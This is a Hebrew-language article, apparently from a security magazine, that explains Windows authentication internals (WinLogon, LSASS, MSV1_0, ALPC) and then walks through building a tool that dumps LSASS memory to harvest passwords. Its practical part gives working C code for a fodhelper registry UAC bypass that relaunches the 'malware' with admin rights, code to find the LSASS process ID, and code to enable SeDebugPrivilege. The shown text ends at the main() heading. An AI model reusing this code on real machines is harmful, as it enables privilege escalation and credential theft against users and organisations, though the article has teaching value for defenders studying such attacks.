
יצירת שלושת סביבות המצב

התהליך אחראי על יצירת שלושה סביבות מצב. כשאני מדבר על סביבת מצב, על המסכים השונים שהמשתמש רואה כאשר המחשב נעול, פתוח או נמצא במצב של ScreenSaver. אותם מסכים מפורסמים שוודאי ראיתם קרוב לאינסוף פעמים הם פרי עבודתו של WinLogon!

כמובן שהמסך שהכי יעניין אותנו הוא המסך בו המחשב נעול ואנו מתבקשים להקיש את סיסמתנו. בעניין זה משתתף תהליך נוסף בשם LogonUI.exe. באותו המסך ישנה אופציה לבחור את הפרופיל אליו נרצה להתחבר ומקום להקיש את הסיסמא שלנו.

אותו תהליך הוא זה שיוצר את תיבת ההזנה של הסיסמא והוא גם זה שקבע את גודלה כך שיוכל להכיל מספר מקסימלי של סיסמא בת 127 תווים. לאחר הזנת הסיסמא, LogonUI אוסף את פרטי ההזדהות שהקיש המשתמש ואלה מועברים ל-LSASS לצורכי המשך הזדהות.

מעכשיו נקרא לאותו מסך שבתמונה בשמו המקצועי והמקוצר GINA. ראשי התיבות: Graphical Identification and Authentication.



[מקור: https://petri.com/disable-windows-10-lock-screen]

טעינת פרופיל המשתמש

הוא התהליך שאחראי על טעינה שלפרופיל המשתמש לאחר ההזדהות. זהו תהליך יחסית מורכב שדורש לגשת לדיסק ולשלוף את כל המידע הרלוונטי לגבי אותו המשתמש שהתחבר. המידע כולל קבצים, מצב שולחן העבודה, נתוני אבטחה וכל מה שהשתנה בפעם הקודמת שהמשתמש התחבר.

לדוגמא, הפעלה של ה-Windows Explorer או בעברית סייר הקבצים.

ניהול כניסות מאובטחות דרך SAS

SAS או Secure Authentication Sequence היא אותה קומבינציית מקשים מפורסמת (CTRL+ALT+DEL) שמקישים לפני שמערכת ההפעלה עולה על מנת להגיע למסך האימות. לא נעמיק מעבר לכך בנושא הזה, אך תמיד כדאי להכיר.


[מקור: https://www.bleepingcomputer.com/tutorials/xp-network-log-on-for-home-users/]

מהן חבילות אימות?

חבילות אימות או באנגלית Authentication Package הן למעשה DLL-ים המכילים את המימושים עצמם לפרוטוקולים דרכם אנו מאומתים. כיאה לקובץ DLL הם מכילים מגוון פונקציות עזר שממשות את הפרוטוקולים. איזה פרוטוקולים? ובכן אלו יכולים להיות כל פרוטוקולי האימות שאנו מכירים, במאמר זה נגענו בכמה פרוטוקולי אימות\גיבובים כמו: LM, NTLM, KERBEROS.

לכל פרוטוקול ישנה חבילת אימות רלוונטית, אציג כמה מחבילות האימות הקיימות ב-Windows.

בתרשים תוכלו לראות את מיקומם של החבילות בתהליכי האימות:



הפרוטוקולים המופיעים בתרשים: WDigst.dll, Kerberos.dll, Schannel.dll, **Msv1_0.dll**, Credssp.dll ו-negoexts.dll.

ובכן, יש בתרשים פרוטוקול אימות אחד שאנו מכירים (לפחות מהמאמר ☺) והוא NTLM כמובן! לא סתם הדגשתי את חבילת האימות MSV1_0.DLL. זוהי חבילת האימות שמבצעת את המימוש ל-NTLM ואנו נעסוק בה המון בחלק המחקרי / פרקטי של מאמר זה לכן חשוב שנכיר אותה טוב.

Msv1_0.dll ומדוע הוא חשוב לנו?

כפי שהסברתי, זוהי חבילת האבטחה שמטפלת בפרוטוקול ה-NTLM. מאחר והיא מאוד חשובה עבורנו לחלקו הפרקטי של המאמר, נעבור על תפקידה של החבילה בתהליך האימות באופן מפורט יותר בחלק הפרקטי של המאמר, שם נכיר כמה פונקציות שהיא מייצאת לצורך ההסברה ונתעכב קצת על פונקציה אחת ב-DLL שאיננה מיוצאת אך יש לה חשיבות אדירה כשנגיע לכתיבת הכלי אך כרגע נסתפק בהסבר מעט יותר תיאורטי. אציג את תפקיד חבילת האימות באופן מקומי, וגם בסביבת Domain.

אימות מקומי

כפי שהסברתי לפני על תהליך ה-WinLogon הוא מכין את מסך ה-GINA ומשם אוסף את ה-Credentials ושולח אותם אל LSASS. LSASS לוקח את פרטי ההזדהות ומעביר אותם לחבילת האימות Msv1_0. חבילת האימות לוקחת את ה-Credentials ש-LSASS העביר לה, מגבבת אותם ומשווה אותה למקור המגובב שנמצא בקובץ ה-SAM. אם הסיסמא שהתממש הקיש נכונה, מן הסתם שגם הגיבוב נכון ולהפך. את תוצאת ההשוואה חבילת האבטחה מעבירה ל-LSASS וכך הוא יודע לקבוע האם הסיסמא נכונה.

אימות בסביבת Domain

לפני כן הסברתי על סביבת Domain. בה האימות מתבצע באופן מעט שונה. אתם מוזמנים לחזור לעמודים הקודמים על מנת לחזור על כך ☺. כאשר מתבצע אימות בסביבת Domain חבילת האבטחה מבצעת דבר שונה על מנת לאמת, משום שכפי שאתם זוכרים האימות מתבצע אל מול שרת השליטה Domain Controller. המופע המקומי של MSV1_0 שנמצא על מחשב הלקוח משתמש בשירות בשם Netlogon כדי לקרוא למופע של MSV1_0 שפועל על ה-Domain Controller.

המופע של MSV1_0 על ה-Domain Controller בודק את קובץ ה-SAM שברשותו ומחזיר את תוצאת הכניסה למופע של MSV1_0 במחשב הלקוח. הגרסה המקומית של MSV1_0 מבצעת את אימות ה-Credentials בדיוק כמו שמתבצע באימות המקומי ומוסרת את תוצאת האימות לתהליך ה-LSASS במחשב המקומי.

כיצד התהליכים מתקשרים ביניהם?


במהלך המאמר הזכרתי מספר סיטואציות בהן תהליכים היו צריכים לשתף מידע ביניהם וממש לתקשר, לדוגמא LSASS ו-WinLogon מתקשרים ביניהם בנוגע להעברת ה-Credentials. הדבר מתאפשר הודות לALPC:

ALPC Communication

ראשי תיבות של **Advanced Local Procedure Call**, זוהי שיטה להתקשרות בין תהליכים. ALPC ממומשת באמצעות שימוש באובייקט יציאת תקשורת מיוחד שהוא למעשה port של ה-Kernel, אשר נוצר על ידי תהליך אחד ומשמש על ידי תהליכים אחרים לשליחת וקבלת הודעות. התהליך שיוצר את הפורט מכונה תהליך "שרת", בעוד התהליכים המשתמשים בפורט כדי לתקשר עם השרת מכונים תהליכי "לקוח". כאשר תהליך הלקוח רוצה לשלוח הודעה לתהליך השרת מתבצעים השלבים הבאים:

1. תהליך השרת יוצר אובייקט port בעל שם גלובלי(זהו הרי אובייקט של מערכת ההפעלה ועל כן הוא גלובלי בין התהליכים)
2. הלקוח מבקש חיבור לאותן ה-Port על ידי שליחה של הודעת חיבור.
3. אם השרת מקבל את החיבור נוצרים שני אובייקטי Port חסרי שם. port אחד משמש את הלקוח לשליחה של הודעות, ו-Port שני משמש את השרת לקבלה שלהן. כל תהליך מקבל Handle אל ה-Port שלו.
4. ערוץ התקשורת נוצר והתהליכים יכולים לתקשר ביניהם. ממש כמו שימוש ב-Socket, ישנם שלושה Sockets, התחברות, שרת ולקוח. כאשר ההתחברות משמש רק לתחילת התקשורת והשיחה עוברת דרך ה Sockets של השרת והלקוח.

במקרה של LSASS ו-WinLogon התקשורת מתבצעת דרך Port ייעודי בשם: **LsaAuthenticationPort**



אז איך מתבצע תהליך האימות?

אז לאחר שהצגתי לכם את כל הרכיבים הרלוונטיים בהליך האימות ב-Windows באופן מפורט וכיצד הם מתקשרים ביניהם, הגיע הזמן לקשור את הכל יחד ולסקור את מה שקורה החל מהרגע בו מסתיים ה-Boot Process ועד לרגע בו אנו מתאמתים ונכנסים למחשב. למי מכם שלא מכיר, ה-Boot Process הוא התהליך שמעלה את מערכת ההפעלה ברגע שאנו לוחצים על ה-Power Button.

מאחר וזה לא חלק מנושא המאמר, אמליץ שמי שלא מזוהה עם התהליך יקרא את עמ מספר 6 במאמר של פיתוח מערכות הפעלה חלק א' מאת עידן פסט. בכל אופן, החל מאותו הרגע בו עולה מערכת ההפעלה נקרא השירות smss.exe. השירות יוצר שתי סשנים 1 ו-0 (Session0 ו-Session1). סשן מס' 0 אחראית לתהליכים של מערכת ההפעלה וסשן מס' 1 אחראית להתליכים של המשתמש. סשן מס' 0 קוראת לשני שירותים נוספים בשם csrss.exe ו-winnit.exe. סשן מס' 1 קוראת לשירות שכבר הספקנו להכיר WinLogon! נעבור בקצרה על השירותים שנקראו:

csrss.exe - ראשי תיבות של client server runtime subsystem. השירות אחראי על מספר תפקידים חיוניים במערכת ההפעלה. ביניהם אחראי על ניהול של תהליכים ותהליכונים. כאשר תהליך um קורא לפונקציית winapi ליצירת תהליכך או תהליכון, לדוגמא המעדפת עלי: CreateRemoteThread(). הספריות האחראיות על כך ש-Win32 שולחות קריאה ל-csrss והוא מבצע את העבודה הזו מבלי שנצטרך להעביד את ה-Kernel. בנוסף התהליך מטפל בכיבויי המחשב דרך הממשק הגרפי של Windows.

Wininit.exe - גם השירות הנ"ל אחראי על המון תפקידים, אך משום שהמאמר עוסק ברובו על תהליך האימות, נסתפק בכך שהוא זה שקורא לאחד והיחיד lsass.exe!

WinLogon.exe - טוב, עליו כבר הספקנו לדבר המון. מי שכבר הספיק לשכוח, הוא זה מי שיוצר את מסך הנעילה המפורסם GINA. אמליץ שתחזרו אל הכותרת כדי להיזכר כי אני אמשיך את ההסבר בהנחה שאתם בקיאים בתהליך :).

כעת, אני נמצאים במצב בו עלה מסך הנעילה המפורסם של Windows והוא מחכה להקשת הסיסמא שלנו. אנו מקישים את סיסמאתנו ותהליך ה-LogonUI אוסף אותה ומוסר אותה חזרה ל-WinLogon. אפשר לייחס את LogonUI כהעוזר האישי של WinLogon שעושה בעבורו את העבודה הקשה. תמיד שיש צורך לאסוף credentials הוא מבצע את העבודה השחורה, ומוסר אותם ל-WinLogon. לאחר מכן, WinLogon משתמש בפונקציה בשם: LsaLogonUser() על מנת להעביר את הסיסמא ל-LSASS.


הפונקציה הזו מתקשרת עם LSASS באמצעות ALPC עליו כבר למדנו לפני כן. כפי שהסברתי, התקשורת מתבצעת דרך פורט בשם LsaAuthenticationPort.

LSASS מחליט באיזו חבילת אימות להשתמש על מנת לאמת את הסיסמא. במידה ומדובר במשתמש בסביבת Domain, הוא יבחר בחבילת האימות kerberos.dll אותה הזכרנו, במידה וזהו משתמש מקומי, הוא יבחר בחבילת האימות msv1_0 עליה דיברנו הרבה.

בהסבר, אנו נתייחס לאימות של משתמש מקומי כך שחבילת האימות שנבחרה היא msv1_0. חבילת האימות יוצרת גיבוב של הסיסמא. גיבוב הסיסמא מושווה לערך המתאים של שם המשתמש בקובץ ה-SAM.

תשובת ההשוואה מועברת ל-LSASS. במידה והסיסמא נכונה, נוצר מזהה ייחודי לשיחת המשתמש luid. המידע מועבר ל-LSASS שדואג לייצר Security Token בעבור המשתמש שאומת. לאחר מכן, WinLogon קורא לשירות בשם UserInit שדואג לטעון את פרופיל המשתמש וליצור את explorer.exe.

הנה תרשים סכמתי המתאר את שלבי האימות שהצגתי:



הגענו לחלק הפרקטי!

אז אולי עוד לא חג הקציר, אבל זה אף פעם לא מאוחר כדי לקצור סיסמאות ☺

אם הגעתם עד לפה זה סימן שאתם מבינים לעומק את תהליכי האימות ב-Windows וזה לגמרי ראוי להערכה משום שהתיאוריה איננה פשוטה, אך אל דאגה אני מבטיח שזה ישתלם לכם משום שעכשיו כשאתם מכירים לעומק את כל הרכיבים בשרשרת האימות הגיע הזמן לתקוף אותם ולשלוף סיסמאות! (את הסיסמאות שלכם כמובן ולא של מישהו אחר... אלא אם כן אתם red teammers ☺).

אשמח שמי שאין לו ידע ב-DLL Injection יקרא את המאמר של אורי פרקס בנושא usermode hooking. אז לפני שנצלול פנימה כדאי שתצטיידו ב-Ghidra / IDA, CodeBlocks / VisualStudio ומשקפי קראיה (אנחנו הולכים לחפש בקובץ בינארי ☺).

גישה ראשונה: מניפולציית הרשאות

מבין כל התחנות שהצגתי בשלבי האימות, הכלי הראשון שנכתוב יתקוף את LSASS. למעשה הוא ידע להוציא את כל התוכן שבזיכרון הפיזי שלו וכתוב אותו לתוך קובץ טקסט. מאחר וכפי שכב למדנו הוא מאחסן בתוך זיכרונו את הסיסמאות, גיבובי הסיסמאות ימצאו בתוך הקובץ הזה.

נוכל לבצע זאת מרמת הרשאות כמעט אפסית תוך העלאת הרשאות ועריכת אסימון הגישה של התהליך של הנוזקה. אז אתם בטח שואלים את עצמכם, איך בכל זאת ניתן לגשת לזיכרון של השירות בעל המידע הרגיש ב-Windows?

ובכן, ל-Windows ישנה תמיכה באופציות של דיבוג תהליכים. במידה ותהליך קורס או ישנה תקלה כלשהי טכנאי יכול להשתמש בפונקציונליות הזו ולראות בדיוק מה קרה בזיכרון כשהתהליך קרס. למעשה אנו נפעל באותה השיטה בה פעל Danny Ocean וחבורתו כשפרצו לקזינו ב-Ocean's 11 באמצעות התחזות לחוקרי FBI. רק שהפעם אנו נתחזה לטכנאים שבאים לדבג את LSASS וכך נוציא את כל זכרונו!

בכדי להגיע לרמת ההרשאות המתאימה בכדי לדבג את התהליך אנו צריכים הרשאה בשם SeDebugPrivilege. הבעיה שהיא קיימת רק למנהלים מקומיים ואם נרצה לקבל אותה נצטרך להאציל את סמכותנו. ובכן, את הכלי כתבתי ממזמן והספקתי לחקור על חולשה מסוימת ב-Windows10 שבאמצעותה ניתן להאציל לסמכות מנהל. לאחר ההאצלה נערוך את אסימון הגישה של התהליך ונוסיף אליו את SeDebugPrivilege באמצעותה נוכל לדבג את LSASS. אציג את הפונקציות של הכלי ולאחר כל פונקציה אכתוב הסביר מקיף על מה היא מבצעת וכיצד.

UACBypass()

הפונקציה משתמשת בחולשה שעשו לה Patch בעבר אך לאחר מחקר ארוך שעשיתי הצלחתי להחיות אותה! לא אפרט כיצד עשיתי זאת משום שזהו איננו נושא המאמר, אך אסביר בקצרה את הרעיון וכיצד מימשתי אותו. למעשה ישנו שירות שרץ בהרשאות גבוהות בשם Fodhelper והוא קורא מפתח ב-Registry תחת HKCU.

זהו HiveKey שבתור משתמשים ללא הרשאות יש לנו גישה אליו. הרעיון היה לכתוב אליו את הנתיב לנוזקה ולאחר מכן להפעיל את Fodhelper כך שייקרא את הנתיב ויפעיל את הנוזקה תחת הרשאות גבוהות. במחקר שעשיתי גיליתי כי ניתן להפעיל את הנוזקה באמצעות התכסיס שהצגתי רק אם ישנו מופע נוכחי של הנוזקה שרץ כבר בהרשאות של user.

לכן הרעיון היה שברגע שהנוזקה מורצת היא בודקת את רמת הרשאות הנוכחית שלה ובמידה והיא לא תחת הרשאות מנהל היא כותבת את הנתיב של עצמה לתוך המפתח המדובר ב-Registry וקוראת לעצמה שוב הפעם כך שנוצר מופע חדש בעל הרשאות גבוהות יותר שבודק את רמת הרשאותיו שוב הפעם, רק שהפעם הן יהיו הרשאות מנהל ועל כן הנוזקה תמשיך לרוץ ולא לבצע את התהליך שוב הפעם. בפעם השנייה יהיה לנו מופע בהרשאות מנהל!

לא אתעכב המון על המימוש מאחר והוא מאוד Straight Forward אך השתמשתי בקריאת ה-API GetModuleFileNameW() על מנת לקבל את הנתיב של הנוזקה בזמן ריצה אל תוך באפר. לאחר מכן השתמשתי ב-RegCreateKey() על מנת ליצור את המפתח המבוקש ברישום וב-RegSetValueEx() על מנת לכתוב לשם את הנתיב. לאחר מכן סגרתי את הידיות והשתמשתי ב-System() על מנת להפעיל את Fodhelper דרך ממשק הפקודה.

לאחר מכן שאציג את פונקציית ה-main אראה את הבדיקה שמבצעת האם אנו בהרשאות מנהל והאם לקרוא לפעולה שיצרנו במידה ולא. הנוזקה תדע לבדוק את ההרשאות של עצמה וליצור מופעים נוספים שלה במישה ואין לה הרשאות מנהל! הפונקציה מצורפת בעמוד הבא:

```
void UACBypass()
{
    //Getting the current working directory
    wchar_t DirName[1000];
    GetModuleFileNameW(NULL, DirName, 1000);

    //Craeteing a new subkey
    HKEY RegisteryKey;
    LONG RegKey = RegCreateKeyEx(HKEY_CURRENT_USER,
        HKCU_UAC_BYPASS_PATH,
        0,
        NULL,
        REG_OPTION_NON_VOLATILE,
        MAXIMUM_ALLOWED,
        NULL,
        &RegisteryKey,
```

```
        NULL);
    if (RegKey != ERROR_SUCCESS)
    {
        printf("%s", "Error while creating registry subkey\n");
        exit(1);
    }

    //Setting malicious registry values at the subkey wev'e created
    LONG Code = RegKey = RegSetValueEx(
        RegisteryKey,
        TEXT("DelegateExecute"),
        0,
        REG_SZ,
        TEXT(""),
        sizeof(TEXT("") + 1));

    if (Code != ERROR_SUCCESS)
    {
        printf("%s\n", "An error while setting registry value");
        exit(1);
    }

    Code = RegSetValueEx(
        RegisteryKey,
        TEXT(""),
        0,
        REG_SZ,
        DirName,
        sizeof(DirName) + 1);
    if (Code != ERROR_SUCCESS)
    {
        printf("%s\n", "An error while setting registry value");
        exit(1);
    }

    //Closing handles
    RegCloseKey(RegisteryKey);
    //Calling Fodhelper.exe to execute the malware again and create an admin instance of it
    system("start Fodhelper.exe");
}
```

GetlsassProceesIdentifier()

כפי שאתם וודאי מנחשים מהשם, הפונקציה אמורה לתת לנו את ה-PID של LSASS. אנו נצטרך לקבל מספר תהליך לפי שמו. לצערנו, אין פונקציית API שיודעת לעשות זאת עבורנו ולכן נצטרך לממש משהו משלנו. ובכן, לבעיה הזו יש מספר גישות כאשר הנפוצה מבניהם היא להשתמש בפונקציות שנותנות לנו לבצע איטרציה על התהליכים ולמצוא את התהליך המתאים לפי שמו.

לי יש גישה מעט שונה ויעילה יותר. אנו נשתמש בפלט של ממשק הפקודה ונפרסר אותו. הפקודה אותה נבצע תהיה: TaskList | findstr lsass.exe. הפקודה מציגה לנו את כל התהליכים אך בעקבות ה-Pipe היא תחפש את LSASS ותחזיר לנו את השורה הבאה:

```
x64 Native Tools Command Prompt for VS 2022
**********************************************************************
** Visual Studio 2022 Developer Command Prompt v17.3.6
** Copyright (c) 2022 Microsoft Corporation
**********************************************************************
[vcvarsall.bat] Environment initialized for: 'x64'

C:\Program Files\Microsoft Visual Studio\2022\Community>tasklist | findstr lsass
lsass.exe                     936 Services                   0     21,524 K

C:\Program Files\Microsoft Visual Studio\2022\Community>
```

כפי שניתן לראות ה-PID נמצא במילה השנייה. לכן ניקח את הפלט הזה ונפצל אותו לפי תווי רווח, לאחר מכן ניגש למילה השנייה. את הפונקציה מימשתי אמצעות הקריאה _popen שמאפשרת להריץ פקודה ולכתוב את פלטה ל-FileStream.

את אותו הזרם העתקתי למשתנה מחרוזת שורה אחר שורה באמצעות לולאה של fgets ופירסרתי אותו באמצעות הפונקציה strtok שיודעת לשים null terminators במחרוזת איפה שישנו התו שלפיו אנו נרצה לפצל. זוהי המקבילה של split ב-c.

מאחר וה-PID במילה השנייה, לאחר קריאה אחת ל-strtok אנו נקבל מחרוזת המכילה את ה-PID. נרצה להמיר אותה ל-int. בשביל ההמרה אני השתמשתי ב-sscanf בכדי להכניס את תוכן המחרוזת למשתנה מסוג int. לאחר מכן החזרתי את ה-PID כ-integer. כך זה נראה:

```c
int GetlsassProcessIdentifier()
{
    //Starting empty buffers with NULLS
    char* Buffer = (char*)calloc(2048, sizeof(char));
    char* FinalOutput = (char*)calloc(100000, sizeof(char));
    //Checking if the memory is allocated
    if (Buffer && FinalOutput == NULL)
    {
        printf("Error allocating memory(%d)", GetLastError());
    }
    FILE* FileHandler;
    FileHandler = _popen("tasklist | findstr lsass.exe", "r");
    while (fgets(Buffer, 2048, FileHandler) != NULL)
    {
        strcat(FinalOutput, Buffer);
    }

    fclose(FileHandler);
    //getting the output of cmd command "tasklist | findstr lsass.exe"
```

```
    //the output is some data of the lsass process
    //Parsing the data
    char* ProcessId = strtok(FinalOutput, " ");
    //taking the first token which is the pid
    ProcessId = strtok(NULL, " ");

    //converting it to int
    int IntProcessId;
    sscanf(ProcessId, "%d", &IntProcessId);
    free(Buffer);
    free(FinalOutput);
    //returning lsass's pid
    return IntProcessId;
}
```

GainDebuggingPrivilege()

זוכרים שאיפשהו שם בתחילת המאמר דיברנו על אסימון הגישה? אמליץ למי ששכח לחזור על כך, משום שזה מאוד רלוונטי לפונקציה שאציג. למעשה ישנה הרשאה בשם SeDebugPrivilege שרק באמצעותה ניתן לדבג תהליכים בעלי הרשאות גבוהות ולחטט במרחב הזיכרון שלהם. מאחר וכבר כתבנו פונקציית Privilege Escalation ואנחנו תחת הרשאות Admin אנו יכולים לצרף הרשאה זו אל סימון הגישה של התהליך של הנוזקה, משום שכפי שהסברתי בחלק התיאורטי, אסימוני הגישה זמינים לעריכה בזמן ריצה!

נעשה זאת באמצעות פונקציית OpenProcessToken שתתן לנו Handle לאסימון הגישה הנוכחי של התהליך ולאחר מכן נשתמש ב-LookupPrivilegeValue על מנת לקבל את ה-Luid של התהליך עליו דיברנו כשהברתי על אסימוני גישה.

נשתמש במבנה בשם: TOKEN_PRIVILEGE אליו נוסיף את ההרשאה SeDebugPrivilege, את ה-Luid שהוצאנו ואת מספר ההרשאות. לאחר מכן נעדכן את האסימון למידע החדש שיצרנו באמצעות פונקציה חשובה מאוד בשם AdjustTokenPrivilege שתיקח את המבנה שיצרנו ותעדכן את אסימון הגישה של התהליך בהתאם אליו. כך נראית הפונקציה:

```
BOOL GainDebuggingPrivilege()
{
    HANDLE PrivilegeToken;
    TOKEN_PRIVILEGES PrivilegeData;
    // locally uniqe identifier
    LUID Luid;

    if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES, &PrivilegeToken))
    {
        printf("OpenProcessToken Error(%d)\n", GetLastError());
        return FALSE;
    }

    if (!LookupPrivilegeValue(0, L"SeDebugPrivilege", &Luid))
    {
        printf("LookupPrivilege Error(%d)\n", GetLastError());
        return FALSE;
    }

    PrivilegeData.Privileges[0].Luid = Luid;
    PrivilegeData.PrivilegeCount = 1;
    PrivilegeData.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
```

```
    if (!AdjustTokenPrivileges(PrivilegeToken, FALSE, &PrivilegeData, 0,0, 0))
    {
        printf("AdjustPrivilegeError(%d)\n",GetLastError());
        return FALSE;
    }
    CloseHandle(PrivilegeToken);
    return TRUE;
}
```

main()

